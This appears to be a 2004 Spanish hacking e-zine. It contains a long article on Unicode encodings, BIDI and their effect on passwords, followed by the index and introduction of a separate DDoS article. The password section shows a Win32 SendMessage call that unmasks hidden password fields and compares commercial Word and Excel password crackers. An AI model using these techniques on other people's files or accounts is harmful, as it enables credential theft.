Un ejercicio interesante es ver un archivo Unicode. Escribamos la letra arabe 'teh' en un documento .doc de word (es una letra que parece una sonrisa con dos puntitos encima como si fueran ojos). Puedes copiarlo de una pagina .htm y pegarlo en el .doc, o puedes insertarlo directamente en el .doc desde la opción 'Insertar -> Simbolo'. Guardemoslo como 'texto unicode'. Lo siguiente es observarlo con un visor hexadecimal (p.ej. hiew):

```
FF FE 2A 06 0D 00 0A 00
```

Vemos que no aparece el valor 'CA'x del ANSI 1256, sino 8 bytes. ¿Por que?

- . FFFE hace referencia al sentido en que hay que leer los pares de bytes. Es el llamado BOM [Byte Order Mark]. Resulta util en los archivos para los que no se sabe si son little endian [el byte mas significativo de los almacenados en memoria es el ultimo] o big endian [es el primero]. FFFE expresa little endian, y FEFF expresa big endian, ambos para Unicode de 16 bits.
- . 2A06 es el caracter arabigo 'teh'. Algo que he leído frecuentemente es que en Unicode, uno de los 2 bytes es nulo; recuerda que esto solo es cierto si estamos ante caracteres Unicode latinos. A tener en cuenta que la letra 'teh' tambien es el valor '95FE'x.
- . 0D 00 es retorno de carro.
- . 0A 00 es algo asi como fin de linea.

Entonces, ¿el Unicode es de 2 bytes? Es lo que dicen la mayoría de los articulos sobre Unicode. Pero el consorcio Unicode indica que hay de 8, 16 y 32 bits, mas que de Unicode, de UTF [ref.5]. P.ej.:

```
'61'x      = 'a' [UTF-8 (y UTF-7)]
'0061'x    = 'a' [UTF-16]
'00000061'x = 'a' [UTF-32]
```

- ¿UTF? Si, UCS Transformation Format.
- ¿UCS? Si, Universal Character Set o ISO 10646.
- ¿ISO? Si, International Organization of Standardization.
- ¿IOS? Pozzi.

El UTF evita el uso de codigos Unicode reservados.

Es por ello que aunque la letra arabe 'teh' sea en Unicode el valor '062A'x, en UTF-8 acaba siendo 'D8AA'x:

```
11xxxxxx 10xxxxxx --> mascara UTF-8 [consulta ref.5]
 011000   101010 --> valor binario del codigo Unicode de 'teh' (062A)
-----+
11011000 10101010 --> valor binario del valor UTF de 'teh'
  D8      AA      --> valor hexadecimal del valor UTF de 'teh'
```

\* \* \*

El estandar unicode aporta una serie de algoritmos interesantes:

- de ordenacion [UCA o Unicode Collation Algorithm], o sea, lo que ocurre cuando haces un ORDER BY de SQL. ¿Como se ordena alfabeticamente las letras chinas o arabes? ¿Y si hay registros en chino y en espa=ol a la vez?

- de compresion [SCSU o Standard Compression Scheme for Unicode]: todo un mundo el de las compresiones.

- de bidireccionalidad [BIDI]: mi favorito.

## 06.Algoritmo BIDI

-----  
La escritura arabe y la hebrea tienen un comportamiento comun [toda una metafora :| ] y es que se escriben de derecha a izquierda. Para permitirlo, existe el algoritmo BIDI, que produce un fascinante comportamiento en los textos en edicion para esas escrituras.

Observa tu mismo como funciona.

Primero escojamos un programa que permita editar en Unicode. Por ejemplo, la edit control de busqueda del Google desde IE 5.5 o MF 0.9.

Pega una sola letra arabe en la celda de edicion. Se tendria que pegar sin problemas: en arabe. Ademas el cursor parpadeante tiene que haber quedado a la izquierda de la letra. Es curioso.

Pega mas veces la misma letra, unas veces con espacios entre medio y otras sin ellos. ¡No siempre se pega lo mismo! El algoritmo es lo suficientemente listo como para aplicar la siguiente norma linguistica referente a las ligaduras de letras arabes:

Una letra arabe puede escribirse en cuatro formas diferentes, segun se escriba aislada, como letra final de una palabra, entre otras 2 letras, o como letra inicial de una palabra.

Si tienes nociones de arabe esto tambien te habra resultado fascinante.

Ahora escribe letras latinas, numeros o simbolos aritmeticos. El cursor se situa en una posicion u otra y el sentido de escritura es de dcha. a izqda. o de izqda. a dcha., todo ello segun lo que vas escribiendo [contextual]. Esto es util para escribir en la misma frase palabras arabes y latinas, o escribir numeros y simbolos mientras escribes en arabe [aunque el arabe se escriba al reves que el espa=ol, el numero 1234 no es el 4321, sigue siendo el 1234].

Tambien el comportamiento de la seleccion de texto o del avance del cursor esta alterado.

No se vosotros, pero yo lo encuentro fantastico!! Ved el codigo en ref.5.

Hay alternativas al BIDI de Unicode(TM), como el FriBidi, el PGB [no, no es el Partido de la Gente del Bar, es el Pretty Good Bidi Algorithm] y el JavaBidi de IBM.

## 07.Sets en navegadores

-----  
Ahora que tenemos algunas nociones sobre los sets, veamos como pueden ser representados en los navegadores de Internet.

A nadie le habra pasado inadvertido el gigantesco menu de codificaciones que suelen ofrecer los navegadores de Internet: 18 en Netscape Comunicator 4.5, 30 en Internet Explorer 5.5 y 79 en Mozilla Firefox 0.9. Desde el vietnamita hasta el turco pasando por el hebreo y el chino simplificado...

Los .htm a los que estamos acostumbrados suelen tener el meta tag referente al charset, de forma que el navegador seleccionara ese alfabeto. Los mas comunes por aca son:

```
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">  
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

Pero estos impiden mostrar la mayoria de caracteres no latinos. P.ej. la letra arabe 'teh' Unicode aparecera como un interrogante.

En el html esa letra arabiga se puede escribir de 3 formas para mostrarse con el aspecto esperado:

- directamente si lo permite el editor de html.
- mediante NCR's: P.ej. '<p>&#1578;</p>'. Ese numero es el valor Unicode (062A) expresado en forma decimal.
- mediante la codificacion UTF-8 directamente. P.ej. '<p>ø<sup>a</sup></p>' (xD8AA).

, y siempre que el charset haga referencia al UTF [ref.6]:

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

También se puede codificar en Java [\u062A] o en Javascript [%u062A]. Como observación, en una TextArea de una applet java (JDK 1.1.8, estoy anticuado, lo sé) no hay ni ligatura de letras árabes ni bidireccionalidad.

Además, los edit control (como los de contraseña) se comportan de forma independiente al meta tag charset. Así pues, IE 5.5 o MF 0.9 admiten caracteres árabes en los edit control aunque el charset no sea el UTF-8. Y otros como NC 4.5 no lo admiten en ningún caso (y aparecen interrogantes en vez de letras no latinas).

## 08. Passwords y Unicode

Veamos ahora cómo la codificación Unicode repercute en la seguridad de nuestras passwords, para bien y para mal.

Generalmente cuando escribimos una password en Windows esta queda oculta bajo asteriscos. P.ej. gracias al input type="password" de javascript, o al estilo ES\_PASSWORD de un edit control de la API Win32, o a la clase TextField (AWT) de Java.

Si la password está asteriscada, el desasteriscador que la desasterisque buen desasteriscador será. El primero que he encontrado por Internet es el Asterisk Key [AK].

Los desasteriscadores suelen basarse en quitar el flag ES\_PASSWORD, por ejemplo lanzando lo siguiente contra todas las ventanas 'hijas' de la clase 'edit':

```
SendMessage(GetDesktopWindow(),EM_SETPASSWORDCHAR,0,0);
```

, o leer lo que haya en ellas con GetWindowText [ref.22].

La ayuda de AK dice que 'Multilingual passwords are supported'. ¿Seguro?

Por ejemplo, vayamos a la página de correo de Yahoo y escribamos en el campo de contraseña letras y números. Si tienes abierta la página web, el AK es capaz de detectarlo y de devolverte la password oculta bajo asteriscos sin problemas. Ahora pongamos de password caracteres que lleven acentos o la e=é. El AK sigue sacando la password fácilmente. Ahora pon de password letras árabes (con copiar y pegar); observa que se dan signos del algoritmo BIDI. Pero... prrrtz!!! El AK devuelve interrogantes, uno por cada carácter no ASCII. Si pegamos las mismas letras árabes en el edit control de usuario, la ausencia de asteriscos nos dejara ver dichas letras árabes.

Por tanto, supongo que hay que entender 'multilingual' referido a que el AK soporta lenguas románicas, germanicas, euskera y poquito más.

El AK también devuelve los interrogantes en el caso de pegar caracteres árabes en la casilla de password del Norton Antivirus, del Winzip 7.0 y en la de Project de Word ['Herramientas -> Macro -> Editor de Visual Basic -> Herramientas -> Propiedades de Project -> Protección']. Pero en estos casos hay un detalle importante: no se dan signos de bidireccionalidad cuando se pegan caracteres árabes. ¿Realmente estamos pegando letras árabes?

Si corremos el recuperador de passwords de Winzip Zip Password 5.0, este nos recupera interrogantes. Entonces, ¿la función de copiar y pegar no funciona correctamente porque el edit control de Winzip no soportaba Unicode, y pusimos interrogantes como password creyendo que se pegarían letras árabes?

Es posible. De hecho, seguro que las passwords de muchos miles de personas que utilizan lenguas no latinas son simples interrogantes :0, por falta de soporte al Unicode de los programas y por los asteriscos.

Pero no es tan sencillo, ya que podría haber sido el propio Zip Password el que no soportara el Unicode. De hecho, eso ocurre con algunos recuperadores

de passwords de word y Excel. Veamos algunos ejemplos:

### 08.1.Passwords en word

Me refiero a word v8.0. Puedo introducir una password a traves del copiar y pegar de letras o palabras, incluso escritas en arabe. En nuestro caso, una sencillita como la letra 'teh' [U+062A].

¿Donde? En 'Herramientas -> Opciones -> Guardar -> Contrase=as'. Aceptar. Pide confirmacion, pues se la meto de nuevo, sin vaselina. Aceptar. Parece que le ha gustado. Observa que al introducir esa contrase=a se dan signos del algoritmo BIDI, con lo que podemos estar seguros de haber metido letras arabes.

Y ahora a por algunos recuperadores [demos], por orden alfabetico [alfabeto latino, claro]:

#### 1) AOXPPR 2.42 de ElcomSoft

Me permite a=adir caracteres en hexa en la celda 'Custom Charset'. Si no a=ado expresamente '2A06', la contrase=a en hexa, no la encuentra. Si la a=ado, tarda pocos milisegundos en recuperarla. Excelente.

#### 2) Guaranteed word 97/2000 Decryptor v.1.3 beta de PSW-soft.

Una demo en modo consola que solo permite crackear passwords 'nyxo'. No, no es un tecnicismo, es la password a crackear, con lo que no podemos hacer la prueba. Su ayuda asegura que tolera todo tipo de sets de caracteres.

#### 3) Word Key Demo 6.3 de Passware

La edit control de los caracteres a utilizar en el ataque por fuerza bruta permite el 'paste' de caracteres arabes copiados de otro sitio, y la password la saca en muy poco tiempo. Excelente.

#### 4) WordPassword DEMO v5.0 de LastBit Software

He probado todas las opciones de la demo y no se hacer que me recupere la contrase=a. Dispone de una opcion para seleccionar el set de caracteres [code page], como el 1256 Arabic, lo cual sugiere que si que la puede recuperar, pero no lo he conseguido. Sin calificar.

#### 5) Word Password Recovery v1.0g de Intelore software

No saca la password y no tiene pinta de que la pueda sacar. Admite como mucho los caracteres del ASCII extendido. Suspendido.

#### 6) Word Recovery 2003 demo de Password Service

Esta demo exige que la password empiece por 'zz'. Asi que en vez de la letra 'teh', pondremos 'zz[teh]'. Los sets de caracteres no admiten mas que el ASCII y poco mas. Suspendido.

### 08.2.Passwords en Excel

Hablamos de Excel97. Para introducir una password podemos ir a la opcion 'Herramientas -> Proteger'. Le enchufamos de password el mismo caracter arabe de antes: la letra 'teh'.

Confirmamos y parece que chuta. No obstante, advierte que 'la contrase=a contiene caracteres acentuados o ciertos signos de puntuacion que no se transferiran correctamente a Microsoft Excel para Macintosh'. Pues vale.

Para los .xls, Lastbit Software tiene a ExcelPassword DEMO v5.0. Esta version advierte que para sacar ese tipo de passwords he de comprar la version entera.

Identica advertencia de Excel Key Demo 6.3, que al menos admite caracteres en arabe en la edit control de 'Symbol set -> Custom', lo cual sugiere que es capaz de recuperarla.

AOXPPR 2.42 de ElcomSoft me devuelve BL9. Eso son 3 caracteres, y yo puse solamente uno. El caso es que sirve tanto si metes el caracter 'teh' como si metes 'BL9'. En dos palabras: noacabo dentenderlo.

Veamoslo en hexa y a camara lenta:  
'BL9' ('424C39'x) = 'teh' ('2A06'x)

Otros ejemplos: '123' = '123'; 'a' = 'a'; '[alfa]' = 'a'; 'aa' = 'aa';  
'[alfa]' + 'a' = 'Aq'; 'a' + '[alfa]' = 'Aq'... absurdo!!!?

¿Alguien podria explicar que algoritmo se utiliza?

### 08.3. Conclusiones sobre passwords

-----  
Inicialmente pensaba que seria posible pegar caracteres arabes o chinos en una edit control de contrase=as para asi ser irrecuperable por las actuales herramientas de crackeo. O incluso poner una password en Times New Roman 14 y que fuera diferente de la misma pero en Arial 12. Esto ultimo hoy por hoy es algo descabellado viendo como funcionan los sets de caracteres, las fuentes y las edit controls. Pero escribirla con Unicode puede ser util. Una password Unicode es mas dificil de sacar que una password ASCII, porque las combinaciones con las que podemos hacer passwords son muchas mas (y el tiempo en reventarla, mayor).

Ademas, palabras como las arabes no aparecen en los diccionarios tipicos de crackeo.

Y los keyloggers de poco serviran si no tienen en cuenta el teclado que estamos utilizando.

Ademas, los caracteres atipicos son dificiles de comunicar, lo cual es una ventaja frente a la Ingenieria social.

Podriamos a=adirlo a la tipica checklist para passwords, recuerdo: utilizar simbolos y no solo letras, alternar mayusculas y minusculas, evitar que coincida con palabras reales o con conceptos que se relacionen con nuestro entorno, cambiarla cada poco tiempo... Pero solo si lo soporta el programa que nos pide la password.

Si el programa no lo soporta, podemos estar escribiendo interrogantes como password sin darnos cuenta, y eso lo saca hasta el pato Donald.

Igualmente, ya hay recuperadores que han previsto el Unicode.

Una curiosidad mas, si googleais 'passwords en arabe' apareceran multitud de paginas porno. ¿Alguien lo entiende?

### 09. Portapapeles

-----  
En todos los ejemplos hemos utilizado el copiar y pegar de letras arabes, que es una opcion valida siempre que origen y destino soporten Unicode.

Supongo que se puede escribir directamente en arabe si se instalan y se activan los locales y drivers correspondientes en la maquina [National Language Support API y MultiLingual API] [ref.7].

Ahora comentare un par de comportamientos extra=os que he encontrado con la API de copiar y pegar, simplemente por el hecho de comentarlos.

1) Parece ser que la conversion automatica de CF\_UNICODETEXT -> CF\_TEXT de la API, segun la ref.3 no esta contemplada en mi windows98:

Clipboard Format	Conversion Format	Platform Support
CF_OEMTEXT	CF_TEXT	windows NT, windows 95
CF_OEMTEXT	CF_UNICODETEXT	windows NT
CF_TEXT	CF_OEMTEXT	windows NT, windows 95
CF_TEXT	CF_UNICODETEXT	windows NT
CF_UNICODETEXT	CF_OEMTEXT	windows NT
CF_UNICODETEXT	CF_TEXT	windows NT x?

Sin embargo, puedo copiar y pegar 'letras' Unicode en los programas de Office-97, IE, o en WordPad. Eso es porque son programas Unicode con acceso directo a todos los caracteres en todos los sets soportados en una fuente.

Si copio el caracter Unicode 'teh' de un .htm, y lo pego en el WordPad, muestra la letra 'teh' correctamente. Lo extra=o es que si miro con un visor hexadecimal ese mismo .txt, veo que hay '3F'x, o sea, un interrogante. Pero no veo un interrogante, yo estoy viendo una 'teh'!! Al cerrar WordPad y volver a abrirlo, aparece el interrogante que detectaba el visor hexadecimal. ¿Alguien sabe como la GDI me llega a mostrar lo que no hay?

2) Si copio una simple letra (arabe o no) de un .doc y lo pego en el FrontPage Express v2, aparecera algo como esto:

```
{\rtf1\ansi\ansicpg1252\uc1 \deff0\deflang1033\deflangfe3082{\fonttbl{\f0\froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}{\f2\fmodern\fcharset0\fprq1{\*\panose 02070309020205020404}Courier New;}
```

```

16\froman\fcharset238\fprq2 Times New Roman CE;}{\f17\froman\fcharset204\
prq2 Times New Roman Cyr;}{\f19\froman\fcharset161\fprq2 Times New Roman G
reek;}{\f20\froman\fcharset162\fprq2 Times New Roman Tur;}{\f21\froman\fc
harsset186\fprq2 Times New Roman Baltic;}{\f28\fmmodern\fcharset238\fprq1 Co
urier New CE;}{\f29\fmmodern\fcharset204\fprq1 Courier New Cyr;}{\f31\fmode
rn\fcharset161\fprq1 Courier New Greek;}{\f32\fmmodern\fcharset162\fprq1 Co
urier New Tur;}{\f33\fmmodern\fcharset186\fprq1 Courier New Baltic;}{\col
ortbl;\red0\green0\blue0;\red0\green0\blue255;\red0\green255\blue255;\red0
\green255\blue0;\red255\green0\blue255;\red255\green0\blue0;\red255\green2
55\blue0;\red255\green255\blue255; \red0\green0\blue128;\red0\green128\blu
e128;\red0\green128\blue0;\red128\green0\blue128;\red128\green0\blue0;\red
128\green128\blue0;\red128\green128\blue128;\red192\green192\blue192;}{\st
ylesheet{\nowidctlpar\widctlpar\adjustright \f2\fs18\lang1027\cgrid \snext
0 Normal;}{\*\cs10 \additive Default Paragraph Font;}}\margl1701\marginr1701
\margt1417\marginb1417 \deftab708\widowctrl\ftnbj\aeenddoc\hyphhotz425\formsh
ade\pgbrdrhead\pgbrdrfoot \fet0\sectd \linex0\headery709\footery709\colsx7
09\endnhere\sectdefaultcl {\*\pnseclvl1\pnucltr\pnstart1\pnindent720\pnhang
{\pntxta .}}{\*\pnseclvl2\pnucltr\pnstart1\pnindent720\pnhang{\pntxta .}}{\
*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang{\pntxta .}}{\*\pnseclvl4\pn
lcltr\pnstart1\pnindent720\pnhang{\pntxta .}}{\*\pnseclvl5 \pndec\pnstart1
\pnindent720\pnhang{\pntxtb (}{\pntxta )}}{\*\pnseclvl6\pnlcltr\pnstart1\p
nindent720\pnhang{\pntxtb (}{\pntxta )}}{\*\pnseclvl7\pnlcrm\pnstart1\pnin
dent720\pnhang{\pntxtb (}{\pntxta )}}{\*\pnseclvl8\pnlcltr\pnstart1\pninde
nt720\pnhang {\pntxtb (}{\pntxta )}}{\*\pnseclvl9\pnlcrm\pnstart1\pnindent
720\pnhang{\pntxtb (}{\pntxta )}}\pard\plain \nowidctlpar\widctlpar\adjust
right \f2\fs18\lang1027\cgrid {\lang1034 \u1578\'3f}}

```

Se trata de otro cruce de cables de las funciones de 'copiar y pegar'. No aparece en FPE v4. Esas líneas son texto con codificación RTF. [Ref.18:] El RTF [Rich Text Format] es un método de codificación de textos y gráficos para ser transferidos entre windows, MS-DOS y Macintosh. Admite los sets de caracteres ANSI, OEM 850 y 437 [es el OEM típico de los USA], y Apple Macintosh, y como no, Unicode. Posee un montón de controles que me recuerda un lenguaje de tags, como el html, y entre ellos... si, ke pesao, hay controles de bidireccionalidad. Si creais un archivo de texto y lo guardais como 'texto RTF', y despues lo observais con un visor hexadecimal, vereis que es muy parecido a las líneas de antes. En concreto, el '\u1578' que aparece en la última línea es nuestra querida letra teh (U+062A).

## 10. Compilando Unicode en Windows

Hemos visto que hay aplicaciones que soportan Unicode y otras que no. También parece haber compiladores que lo contemplan y otros que no.

Yo normalmente compilo C con el lcc-win32, y no he encontrado ninguna referencia para poder compilar un programa Unicode.

Tampoco el djgpp parece soportarlo. Aunque las librerías gráficas Allegro [ref.14] si que tratan muy bien los diferentes sets, Unicode incluido, incluso si se compila con el djgpp. Un ejemplo es el exunicod.c que trae en su batería de ejemplos.

También distinguen Unicode las includes del viejo Borland C++ Compiler 5.5, pero hace siglos que no lo utilizo, y ya no se ni como funciona...

Uno de mis preferidos, el Dev-C++ v4.0 [Mingw32] si que lo contempla en sus propias librerías, y es el que he utilizado. Por ejemplo, si observamos su include tchar.h, veremos que hay definiciones por duplicado, unas para Unicode y otras para no-Unicode [ANSI]:

```

/* Non-unicode (standard) functions [las de toda la vida] */
#define _tprintf printf
#define _tcscpy strcpy
#define _tcslen strlen

/* Unicode functions */
#define _tprintf wprintf
#define _tcsncpy wcsncpy
#define _tcslen wcslen

```

Además casi todas las funciones están definidas por duplicado, teniendo una de ellas una 'w' final ['w' de wide char, o sea, Unicode]; por ejemplo las típicas Boxes de alerta pueden codificarse de 2 formas:

```
int WINAPI MessageBoxA(HWND,LPCSTR,LPCSTR,UINT); //para ANSI
int WINAPI MessageBoxW(HWND,LPCWSTR,LPCWSTR,UINT); //para Unicode
```

He podido compilar un programa Win32 Unicode con el Dev-C++ en Windows98. Para ello, hay que incluir al principio las siguientes definiciones:

```
#define UNICODE //para que compile como Unicode
#define _UNICODE //para que pueda acceder a tchar.h como Unicode
#include <windows.h> //las funciones de windows
#include <tchar.h> //para poder utilizar Unicode y ANSI a la vez
#include <wchar.h> //para los wide-char sets (Unicode): wchar_t
```

, y utilizar las funciones con la 'w' final si se quiere trabajar con Unicode:

```
MessageBoxW(NULL,L"Esto es Unicode",L"Unicode",0);
```

, o concretar las funciones no-Unicode 'A' para evitar las asunciones que ahora hace el compilador [ahora asume las funciones 'w' por defecto]:

```
MessageBoxA(NULL,"Esto no es Unicode","ANSI",0);
```

Pero en mi Windows98 no conseguia superar la funcion inicial RegisterClassW, y ni siquiera podia recuperar el error con GetLastError, que me devolvia los interrogantes tan decepcionantes que vimos antes.

Despues de navegar en diferentes foros de programacion para buscar la solucion, descubri dos cosas mas:

- Una, que hay mucha gente con problemas para programar con Unicode, la mayoría en entornos de XML y Java, y tambien en C. Muchos son de origen indio, arabe y japones [la mayoría se quejan de los dichosos interrogantes y de las conversiones entre sets].

- La otra, que en Windows9x [yo tengo un maldito Windows98], hay que utilizar la MLU [Microsoft Layer for Unicode]. Asi que me la he bajado de la web de Microsoft. Basicamente es la unicows.dll [casualmente ya la tenia instalada en el directorio donde tengo el PGP 8.0 para Windows, y deduzco que a ella se refiere su ayuda cuando dice 'significantly expanded Unicode support'].

Este problema no tendria que darse con WindowsNT/2K/XP, que tienen como set de trabajo el Unicode, no el ANSI como los Windows95/98/ME.

Si se observan los nombres de las funciones exportadas de las dll de los Windows, se puede comprobar que las funciones con la w final abundan mas en WindowsNT que en Windows9x.

Para linkar el compilado con la unicows.dll podeis bajaros las librerias de la ref.15, en mi caso la libunicows.a para Mingw32 (las hay para otros compiladores GNU).

Con esto, ya tenemos un programa Unicode estable. Podemos mostrar texto Unicode con 'MessageBoxW(NULL,L"Esto es Unicode",L"Unicode",0);'

Pero una alerta como esta: 'MessageBoxW(NULL,L"Teh:\x2A06-\x062A",L"ok",0);' devuelve 'Teh:??' en vez de la dichosa letra arabe 'teh'.

Una explicacion es que en Windows9x, las MessageBox utilizan el set que se ha asignado al sistema [o sea, segun la configuracion regional]. Como no tengo disponible la configuracion regional arabe tampoco puedo confirmarlo.

Muy bien. Pues mostremos el texto con:

```
'TextOutW(hdc,200,200,L"Teh:\x2A06-\x062A",10);'
```

Y aparece: 'Teh:l-l' (donde 'l' es como un rectangulo negro).

No se si es culpa del Windows98 o si es que me faltan componentes arabes...

\* \* \*

Para rizar el rizo, ademas de haber Windows que trabajan en Unicode y otros que no, y ademas de haber programas que soportan Unicode y otros que no, y ademas de haber compiladores que compilan programas Unicode o no, y otros compiladores que solo compilan programas no Unicode... resulta que

tambien hay compiladores que compilan programas codificados en Unicode y otros compiladores que compilan programas codificados con los sets ASCII o ANSI tradicionales. Lo cualooo??

En vez de codificar 'call mi\_funcion' es posible llegar a codificar 'xxx xxxxxxx' [imaginate que las equis fueran escritas en ruso, o en chino, o en hebreo]. Compiladores como el GOAsm y GoRC (para ensamblador win32) lo soportan muy bien [ref.12]. Me lo he de creer, porque nuevamente mi Windows 98 me impide compilar ni un miserable HolaMundo Unicode. Esto puede ser del agrado de los programadores mas nacionalistas. Pero imaginate que no pudieras leer el codigo de un programa DPM (de pura magnificiencia) porque estuviera codificado por ejemplo en C++ ruso!! Ahora bien, hoy por hoy, hay lenguas muertas como el boustrophedon o el hebreo biblico que poseen peculiaridades que ni el Unicode es capaz de resolver, asi que codificar un programa en esas lenguas es todo un reto [y una gilipollez].

## 11.Fuentes

Una de las pocas formas que he encontrado para mostrar texto arabe en mi windows98 con un programa en C, es utilizando la funcion TextOutW para mostrar texto ANSI por pantalla, y seleccionando despues el alfabeto 'arabe' invocando al Dialogo de fuentes.

Editores arabes como Minipad utilizan tambien una fuente arabe y asocian a cada glifo una tecla. Un simple 'copiar y pegar' nos hara ver que detras hay letras latinas.

Una fuente es un set de caracteres con un dise=0 comun utilizado para ser mostrado por pantalla o para ser impreso. Suelen tener la extension .FON (en fuentes 'raster' y 'vector') o las .FOT y .TTF (fuentes 'True Type').

Todas las fuentes utilizan un set de caracteres, de forma que proporcionan una imagen para cada codigo del set. Entiendo que al seleccionar una fuente y el alfabeto 'arabe', lo que hago es decirle al sistema que deje de mostrar los glifos asociados al ANSI 1252 y que pase a mostrar los del ANSI 1256.

## 12.Vaya mierda...

Hemos visto que la incompatibilidad de un programa o sistema con el Unicode nos puede fastidiar un poco: un interrogante no es ni sera nunca la letra arabe 'teh'.

Segun la ref.5, estos interrogantes son el reflejo de la corrupcion de la informacion, producida al pasar datos en Unicode a una aplicacion que no lo soporta. Otras veces se ponen rectangulos negros o cuadraditos.

Otras reacciones pueden ser omitir los caracteres irreconocibles.

O poner lo mas parecido al caracter. Por ejemplo, el simbolo de 'menor', cuando nosotros pusimos el simbolo 'menor o igual', o quitar acentos, dieresis y similares. P.ej.:

```
wchar_t miunicode[]=L"\x0143-\x0144-\x0145-\x0146-\x0147-\x0148";
//Diferentes 'enes' con acentos en diferentes posiciones
MessageBoxW(NULL,miunicode, L"ok",0);
//Devuelve 'N-n-N-n-N-n', lo cual es inexacto. Y con valores superiores
//empiezan a aparecen los interrogantes (Windows9x).
TextOutW(hdc,200,200,miunicode,50);
//Muestra rectangulos negros (Windows9x).
```

Del incorrecto reformateo no se libra el flujo de informacion de la red. Por ejemplo, consulta alguna web japonesa o china sin tener los componentes y/o codificaciones adecuados.

Y tampoco se libra la informacion sensible. P.ej. en la ref.8 se comenta la corrupcion que sufre una password segun se envie o se reciba en ANSI o en Unicode y teniendo en cuenta su longitud, siendo los culpables los bytes nulos iniciales y/o finales, que en unos casos se tienen en cuenta y en otros no.

En otra referencia de la que no he guardado copia, un administrador se quejaba de que muchas de las passwords de loggin de sus clientes aparecian en la base de datos como interrogantes. [Ese administrador es un fisgon!!]

Comentar tambien que toda corrupcion de datos podria ser 'explotable'. No tratare de exploits, materia de la que no tengo NPI [nociones para implementarlo]. Solo recordare al famoso exploit del Unicode en servidores IIS [ref.17], y advertir que se esta poniendo de moda los exploits compatibles con Unicode para no quedarse anticuados [p.ej. refs.21, 11 y 16].

Tambien hay posturas criticas a nivel linguistico, que es la razon de ser del Unicode. Navegando por paginas de otros paises (japonesas, armenias, indias...), me he dado cuenta de que por alla ponen a parir al Unicode como por aca se pone a parir a Microsoft. Bueno, no tanto. Le sacan defectos por todas partes!! Tambien ponen a parir algunos sets ISO que se autodenominan 'multilingues'. Y lo afirman con conocimiento de causa (ellos son quienes utilizan sus escrituras, no nosotros):

- Caracteres de un mismo alfabeto dispersos en la escala Unicode.
- Caracteres de un alfabeto en orden diferente al especificado por los protocolos autoctonos de esa lengua. Eso corrompe las ordenaciones.
- Caracteres de un alfabeto que son caracteres restringidos de lenguajes de programacion y que no tienen un codigo diferente (p.ej. el punto y coma).
- Insuficiente soporte para procesar escrituras contextuales basadas mas en reglas linguisticas y foneticas que en simples transcripciones graficas.

Y ademas no tiene licencia GNU.

### 13. ...tan buena

Sin embargo, hay que tener en cuenta que casi todo el tercer mundo esta en vias de desarrollo, y por tanto en vias de desarrollarse en Internet. Tarde o temprano Internet se inundara de paginas en arabe, chino y swahili. Esos alfabetos son utilizados por mas poblacion que la que hoy en dia tiene acceso facil a Internet. Para saber de primera mano que piensan esas personas, han de poderse expresar en sus lenguas maternas; tambien se haran necesarios traductores y conversores universales. Para ambas cosas hemos de disponer de algo como el Unicode.

De otra forma, cada nuevo set de caracteres obliga a crear cientos de algoritmos para realizar conversiones a los sets preexistentes. Se hace necesario un set universal definitivo, y el Unicode-UTF va camino de serlo.

Un area del conocimiento que promete ser una panacea es la Linguistica Computacional, que trata de los traductores, 'resumidores', buscadores inteligentes, transcritores, reconocedores foneticos, interpretes de manuscritos, contestadores de preguntas y otras maravillas de la ciencia ficcion que poco a poco estan entrando en nuestras vidas. Algo como el Unicode es mas que basico para implementar eso.

Por tanto, si sois programadores estais moralmente obligado a tener todo este rollo en cuenta [segun mi moral, claro].

### 14.Despedida

Y nada mas por hoy. Espero que os haya gustado menos que el siguiente articulo que escriba.

saludos a tod@s ;)

### 15.Principales referencias

- [1] - Contrase=as en Windows, de H.M.Racciatti, 2002; Raregazz 19.
- [2] - <http://www.webopedia.com>
- [3] - Microsoft® Win32® Programmer's Reference, 1992-1996.
- [5] - <http://www.unicode.org>
- [6] - <http://www.alanwood.net/unicode>
- [7] - <http://www.aramedia.com/ms2000/win2000.htm>
- [8] - <http://lists.samba.org/archive/samba-technical/2003-March/027728.html>
- [9] - <http://tdil.mit.gov.in/standard.htm>
- [10]- <http://shlimaz1.nm.ru/eng>
- [11]- Creating Arbitrary Shellcode in Unicode Expanded Strings; Anley 2002.

- [12]- <http://www.GoDevTool.com>
- [13]- <http://msdn.microsoft.com/library>
- [14]- <http://alleg.sourceforge.net>
- [15]- <http://libunicows.sourceforge.net>
- [16]- Building IA32 'Unicode-Proof' Shellcodes (obscou, phrack 61 - 0x0b).
- [17]- Microsoft IIS Unicode Exploit; Nate Miller 2001.
- [18]- [http://www.biblioscape.com/rtf15\\_spec.htm](http://www.biblioscape.com/rtf15_spec.htm)
- [19]- <http://www.i18ngurus.com/docs/992966406.html>.
- [20]- <http://tronweb.super-nova.co.jp>
- [21]- writing UTF-8 compatible shellcodes (greuff, phrack 62 - 0x09).
- [22]- <http://www.codeguru.com/Cpp/controls/editctrl/passwordsandsecurity>

agosto-2004

\*EOF\*

---== HACKOOT ~DDoS~ ===--  
v1.0 por Kirby

-----  
Indice  
-----

- 1.Introduccion
- 2.Explicacion detallada de los DDoS
  - 2.1.Hackeando una red o pc
  - 2.2.Sin hackear nada
    - Smurf
    - Fraggle
- 3.DoS sencillos
- 4.Tipos de Denegaciones
  - SYN flood
  - TCP FIN flood
  - Connection flood
  - Land Attack
  - Supernuke/Winnuke
  - Teardrop/Newtear
  - paquetes fragmentados
  - finger bomb
  - email bomb
  - MAC flooding
  - DNS flood
  - Bucle UDP/Snork UDP
- 5.Puntos debiles del SNMP
- 6.Jugando con los firewalls
- 7.Paquetes
- 8.filtros
  - 8.1.ante ICMP
  - 8.2.contra inundacion SYN
- 9.Prevenccion y respuesta
- 10.Sobre los NIDS (Network Intrusion Detection System)
- 11.Bastion Hosts
- 12.Bastion routers
- 13.Conclusion

-----  
1. Introduccion  
-----

Los ataques DDoS (Distributed Denial of Service), son un desarrollo ya no tan reciente, pero si muy efectivo para lograr la denegacion de un servicio, y por eso constituyen una gran amenaza para la seguridad.

Voy a intentar dar una vision del problema, funcionamiento, como se lleva a cabo, como defendernos... de los DDoS, a fin de minimizar los daños producidos.

